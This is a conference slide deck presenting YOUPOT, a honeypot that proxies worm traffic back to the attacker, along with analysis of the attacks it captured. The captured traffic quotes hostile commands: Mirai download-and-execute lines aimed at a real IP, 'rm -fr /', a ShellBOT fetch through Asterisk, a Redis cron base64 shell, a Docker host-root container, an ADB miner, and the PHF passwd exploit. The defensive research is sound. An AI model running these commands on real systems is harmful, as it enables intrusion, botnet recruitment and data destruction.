YOUPOT

Where the attacker is the honeypot

Jacek Lipkowski
SQ5BPF

Confidence Conference 2025

~$ whoami

Jacek Lipkowski <sq5bpf@lipkowski.org>

hobby: amateur radio operator (licensed in 1993), callsign SQ5BPF

electronics (since forever)

making/breaking networks, unix/linux stuff, security (25+ years)

https://github.com/sq5bpf

this is my own hobby project, done in my free time

all opinions stated here are mine, not my employer’s

Agenda

- What are worms?
- What are honeypots?
- Let’s build one
- What it found :)
- Questions

Worms

Worms

Automatically propagates from one system to another

Historical example: Morris worm (1988)

Entry via sendmail debug mode, fingerd buffer overflow and rsh/rexec trust

Attacked 4BSD systems

Written for fun, modern worms often written for profit: form a botnet, deploy cryptominers etc.

https://en.wikipedia.org/wiki/Morris_worm

https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms

Honeypots

Honeypot

A service that looks “interesting” to poke around for would-be attackers, that allows us see they are doing.

Can’t find who coined the term “Honeypot”

Historical examples

- “An Evening with Berferd” Bill Cheswick (1991): emulates sendmail DEBUG, ftp, finger, telnet/rlogin/rsh, guest accounts
- “The Cookoo’s Egg” Clifford Stoll K7TA (1989, happened in 1986): mostly just looks at the attackers sessions in real systems (Pure honeypot), created fake accounts, with fake documents and even a fake department (Honeytokens) that later got contacted

Everyone had fun with these in the ‘90s :)

PHF /cgi-bin/phf?Qalias=%0A/bin/cat%20/etc/passwd

Fake phf scripts came out as soon as the advisory :)

It wasn’t called a honeypot back then.

Types of honeypots

- Low interaction – provide very basic emulation of a service. Easy to write/set up, safe, but won’t engage an attacker for long.
- High interaction – try to provide a good emulation of a service. Harder to write/set up, safe (but greater attack surface), will engage an attacker for longer.
- Pure – real live full scale system. Harder to set up/maintain, unsafe (attacker has access to a real system), will engage an attacker for even longer.

Example

BTW nice list (bit old) here:

https://github.com/paralax/awesome-honeypots

Mostly emulate one or a few services (telnet, ssh), or web.

https://github.com/qeeqbox/honeypots (Mysql, Postgres, Redis, VNC, MSSQL, Elastic, LDAP, NTP, Memcache, Oracle, SNMP, SIP, IRC, PJL, IPP, RDP, DHCP)

https://github.com/thinkst/opencanary (ftp, git, http, llmnr, mssql, mysql, ntp, portscan, rdp, redis, samba, sip, snmp, ssh, telnet, tftp, vnc)

T-Pot https://github.com/telekom-security/tpotce – run many single-service honeypots.

Let’s build one!

(to catch worms)

Design objectives

ALL THE PORTS!

- Disable everything that listens on TCP on the outside interface
- Listen on one port (for example 65534/tcp)
- Do the rest via some linux netfilter magic:

iptables -A INPUT -i ens192 -p tcp -j ACCEPT

iptables -t nat -A PREROUTING -i ens192 -p tcp -j REDIRECT --to-port 65534

But what port?

- More linux magic to see what port the client connected to

```
#include <linux/netfilter_ipv4.h>

getsockopt (client_socket, SOL_IP, SO_ORIGINAL_DST,
&original_sa, &addr_size);

printf("To: %s:%d\n", inet_ntoa(original_sa.sin_addr),
ntohs(original_sa.sin_port));
```

What services?

- Usual stuff: ssh, telnet, smtp, ftp, socks etc…
- Databases (MySQL, Oracle), kubernetes, docker etc…
- Minecraft server, asterisk VoIP etc…
- Proprietary web interfaces, unknown protocols
- Server or routers, GPON boxes, IP Camera/DVR, other IoT
- On Linux, Windows, other…
- On x86’s, arm’s, mips, sh4 etc….
- Everything really… not that realistic

ALL THE SERVICES!

Oops, this is the hard part.


Ok, I lied, I’m not going to emulate them. Too hard.

End of presentation, go home.

Remember worms?


Vulnerable telnet server on some exotic hardware

Remember worms?




Worm looks for it

Remember worms?



Worm gains code execution on device

Remember worms?



Worm tries to propagate to similar devices, finds our honeypot

Remember worms?

We don’t know how to emulate it. Let’s just proxy it back :)

YOUPOT

The attacker is the honeypot :)

YOUPOT

Proxy-back honeypot:

- Connect to attacker on the same port he connected to us
- If the port is closed, also close
- Proxy data to/from the attacker back to him BYTE for BYTE
- And record it of course :)
- No need to write any service emulation
- Works with almost every TCP based protocol with little effort
- Attacker (or worm) gets exactly the service it wants
- And it’s on real host, so it’s a pure honeypot

YOUPOT

Everything in /home/youpot/youpot (currently hardcoded)

Traffic saved in /home/youpot/youpot/log

directories: source_ip/port/epochseconds_useconds

Example: 1.2.3.4/23/1747349839_464453

hexdump.log - hexdump

textdump.log – raw dump (including non-ascii)

connection.json – traffic dump + info in json

TODO: emulated PCAP dump

Connection from 1.2.3.4:34684 to port 23

>server> [len: 0x00000007 (7)]

login:

<client< [len: 0x00000006 (6)]

rmuser43

>server> [len: 0x0000000a (10)]

password:

<client< [len: 0x00000008 (8)]

Niebieski7

>server> [len: 0x00000009 (9)]

welcome!

~#

<client< [len: 0x00000009 (9)]

rm -fr /

End connection slot 2 client:[14 bytes 2 blocks] server:[48 bytes 5 blocks]

DEMO

```
{
"packets": [
{ "idx": 0, "fromclient": false, "len": 7, "data": "login:\n" },
{ "idx": 1, "fromclient": true, "len": 6, "data": "rmuser43\r\n" },
{ "idx": 2, "fromclient": false, "len": 10, "data": "password:\n" },
{ "idx": 3, "fromclient": true, "len": 12, "data": "Niebieski7\r\n" },
{ "idx": 4, "fromclient": false, "len": 13, "data": "welcome!\n~ #\n" },
{ "idx": 5, "fromclient": true, "len": 9, "data": "rm -fr /\n" },
"info":{ "txblocks": 3, "txbytes": 48, "rxblocks": 3, "rxbytes": 24, "ip":
"1.2.3.4", "srcport": 34684, "dstport": 23, "time_start": 1747659338,
"time_stop": 1747659394, "time_elapsed": 56 }
}
```

EXAMPLE TRAFFIC

Mirai worm (lots of it!)

>server> [len: 0x00000022 (34)]

BCM96318 Broadband Router

Login:

<client< [len: 0x00000007 (7)]

support

>server> [len: 0x0000000c (12)]

Password:

<client< [len: 0x00000007 (7)]

support

```
/bin/busybox hostname whomp  # useful to search in shodan

/bin/busybox echo > /tmp/.b && sh /tmp/.b && cd /tmp/
/bin/busybox echo > /var/.b && sh /var/.b && cd /var/
/bin/busybox echo > /var/run/.b && sh /var/run/.b && cd /var/run/
[...]

/bin/busybox wget http://185.196.9.228/wget.sh -O- | sh;/bin/busybox tftp -g 185.196.9.228 -r tftp.sh -l- | sh;busybox ftpget 185.196.9.228 ftpget.sh ftpget.sh && sh ftpget.sh; curl http://185.196.9.228/curl.sh -o- | sh
/bin/busybox echo -ne  "\x7F\x45\x4C\x46\x01\x00...." > .d # if previous fails
/bin/busybox echo -ne  "...." >> .d
/bin/busybox chmod +x .d; ./.d; ./dvrHelper selfrep
```

Examples of some exotic devices (these are just a small sample that was easy to ident)

Camera with Novatek SoC

ZTE F6xx router

Jungo router (Actiontek)?

GX6633H2 - some IPTV box?

various OpenWRT

Welcome to Monitor Tech. - Hisilicon DVR and Cameras

D-Link DSL-2640U

BCM96328 Broadband Router

USR-G806 JiNan Usr IOT Technology Limited

Eltex NV-102 IPTV set top box

.... and the list goes on

>server> [len: 0x0000001e (30)]
Asterisk Call Manager/2.10.5
<client< [len: 0x00000049 (73)]
Action: Login
ActionID: 1
Username: cron
Secret: 1234
Events: off
>server> [len: 0x00000044 (68)]
Response: Success
ActionID: 1
Message: Authentication accepted
<client< [len: 0x00000051 (81)]
ACTION: COMMAND
command: dialplan add extension 009999,1,Wait,1 into default
>server> [len: 0x00000027 (39)]
Response: Follows
Privilege: Command
>server> [len: 0x0000007e (126)]
Extension 009999@default with priority 1 already exists
Command 'dialplan add extension 009999,1,Wait,1 into default' failed.
>server> [len: 0x00000013 (19)]
--END COMMAND--
<client< [len: 0x00000085 (133)]
ACTION: COMMAND
command: dialplan add extension 009999,2,System,"/usr/bin/wget -P /tmp/ http://185.59.223.XX/init" into default

Asterisk 5038/tcp

The payload is:

```
#!/usr/bin/perl
#  ShellBOT
#  0ldW0lf - oldwolf@atrix-team.org
#       - www.atrix-team.org
# Stealth ShellBot Vers&#1075;o 0.2 by Thiago X
[...]
```

```
<client< [len: 0x0000020d (525)]
*5
$3
set
$1
t
$480
*/1 * * * * root sh -c 'echo encoded_crap... |base64 -d|sh'
$2
ex
$3
120
>server> [len: 0x00000005 (5)]

+OK
```

Redis 6379/tcp

base64 encoded script to download and execute

Other versions seen:
- eval lua script
- system.exec
- add a slave
- ...

Maybe HEADCRAB: https://www.youtube.com/watch?v=-Q_uAFb8_4E

<client< [len: 0x000002ec (748)]

POST /containers/create HTTP/1.1

Host: 176.107.xxx.xxx:2375

User-Agent: Go-http-client/1.1

Content-Length: 576

Content-Type: application/json

{"Image":"alpine:latest","Cmd":["sh","-c","export IP=1.2.3.4; echo base64_encoded_crap | base64 -d | sh"],"Tty":true,"HostConfig":{"Binds":["/:/hostroot:rw"],"RestartPolicy":{"MaximumRetryCount":0,"Name":"always"}}}

Docker 2375/tcp

Quite active.

Different variants.

This one installs tor and downloads/runs docker-init.sh script

server> [len: 0x00000003 (3)]

CNXN^@^@^@^A^@^P^@^@o^@^@^@8$^@^@<BC><B1><A7><B1>**device::ro.product.name=Hi3718CV100;ro.product.model=HiSTBAndroidV5 Hi3718CV100;ro.product.device=Hi3718CV10**0;^@

<client< [len: 0x00000034 (52)]

OPEN<A5>^H^@^@^@^@^@^@^\^@^@^@^\^@^@<B0><AF><BA><B1>**shell:pm path com.ufo.miner**^@

<client< [len: 0x00000056 (86)]

OPEN<A7>^H^@^@^@^@^@^@>^@^@^@<BF>^V^@^@<B0><AF><BA><B1>**shell:am start -n com.ufo.miner/com.example.test.MainActivity**^@

<client< [len: 0x00000030 (48)]

OPEN<A9>^H^@^@^@^@^@^@^X^@^@^@<D2>^H^@^@<B0><AF><BA><B1>**shell:ps | grep trinity**^@

>server> [len: 0x000000b8 (184)]

WRTEESC^@^@^@<A9>^H^@^@<A0>^@^@^@T)^@^@<A8><AD><AB><BA>**root 13402 1 2484 196 c0059034 0002195c S /data/local/tmp/trinity**

root 13554 13402 4532 536 ffffffff 00021d3c S /data/local/tmp/trinity

ADB 5555/tcp

Android debug bridge

This is the Trinity - P2P Malware Over ADB

https://www.keysight.com/blogs/en/tech/nwvs/2020/11/22/trinityp2p-malware-over-adb

And lots more...

Too many to mention

RDP, MS SQL Server, VNC are firewalled currently

TLS (HTTPS)

Did i say proxy traffic BYTE for BYTE? OK, i lied :)

Helpfully TLS starts with "\x16\x03\x01"

So let’s detect it, and MiTM it with some OpenSSL magic.

And send the decrypted traffic BYTE for BYTE.

SSH

Helpfully SSH starts with "SSH-" at the beginning of connection.

So let’s detect it, and launch (modified) ssh-mitm, and proxy through it.

Bad inefficient hack. But it works (sort of, good enough).

Capture: proposed public key, user/password, session/commands.

File transfer doesn’t work correctly (for now).

https://docs.ssh-mitm.at/

DEMO

SSH

Very interesting.

Actors using long random passwords and getting in.

Intentionally not talking about it

IS IT JUST WORMS?

Mass scans (Internet Census etc)

Humans too :)

Too long to show here:

Attacker GETs config: GET /Settings.CFG

Logs in using decrypted credentials.

Probes around (does forensics for us):

vpn: 93.90.230.xxx,10.8.0.2,,,,,Sat Feb 15 13:56:37 2025

ESSID/BSSID

Clients: xiaomi-vacuum-XXX yandex-mini2-XXXX S22-pol-zovatela-Nadezda OnePlus-10-Pro-5G

Example:
Attacker probing
a ASUS wifi router from
the same device.

We can watch the whole attack.

Attacker does forensics for us.

GeoIP:

217.25.230.xxx Voronezh, Voronezh Oblast, Russia (RU), Europe 217.25.230.0/23 394002 51.6664, 39.17 (100 km) AO IK Informsvyaz-Chernozemye - Cable/DSL

VPN from:

93.90.230.xxx Yekaterinburg, Sverdlovsk Oblast, Russia (RU), Europe 93.90.224.0/21 620010 56.8469, 60.6137 (20 km) MTS PJSC utk.ru Cellular

Example:
Attacker probing
a wifi router.

BYTE for BYTE?

Ok, I lied. There is a feature to search/replace patterns

We could tweak the data just a little bit :)

Example Mirai tweak

Change download IP:

Change 1.2.3.4 to 1.2.3,4 from client to server

Change 1.2.3,4 to 1.2.3.4 from server to client

Download fails, activates fallback mechanism:

/bin/busybox echo -ne "\x7F\x45\x4C\x46\x01\x00...." > .d

You see where this is going :)

Example STARTTLS

Change STARTTLS to STARTWTF from server to client

Change STARTTLS to HELP WTF from client to server

Result: no STARTTLS in SMTP :)

“Reporting tools”

None really. Only some shell magic for now

Ports caught:

ls -1d */* | cut -d / -f 2 | sort -u

Traffic grouped by port:

ls -1d */* | cut -d / -f 2 | sort -u |while read port; do (echo "####### $port   #######"; cat */$port/*/textdump.log) |less ; done

etc... Not great but good enough for me for the time being.

Python script to extract succesful SSH and telnet sessions.

BTW data is also provided to a friendly Polish institution that likes to look at such things :)

TODO

https://github.com/sq5bpf/youpot (will publish soon)

TODO:

Paths currently hardcoded to /home/youpot/youpot

Written in C :)

Add more MitM protocol support (MS SQL etc)

Better reporting tools

Refactor ugly code

Summary

YOUPOT is a novel proxy-back honeypot for worms (but will catch other stuff). Uses the attacking IP as the honeypot.

No need to implement service emulation, will work with many unknown protocols.

It’s a pure honeypot, but with very low attack surface.

https://github.com/sq5bpf/youpot (will publish soon)

Questions?

https://github.com/sq5bpf/youpot

SQ5BPF@lipkowski.org

Thank you for listening

VY 73

Jacek / SQ5BPF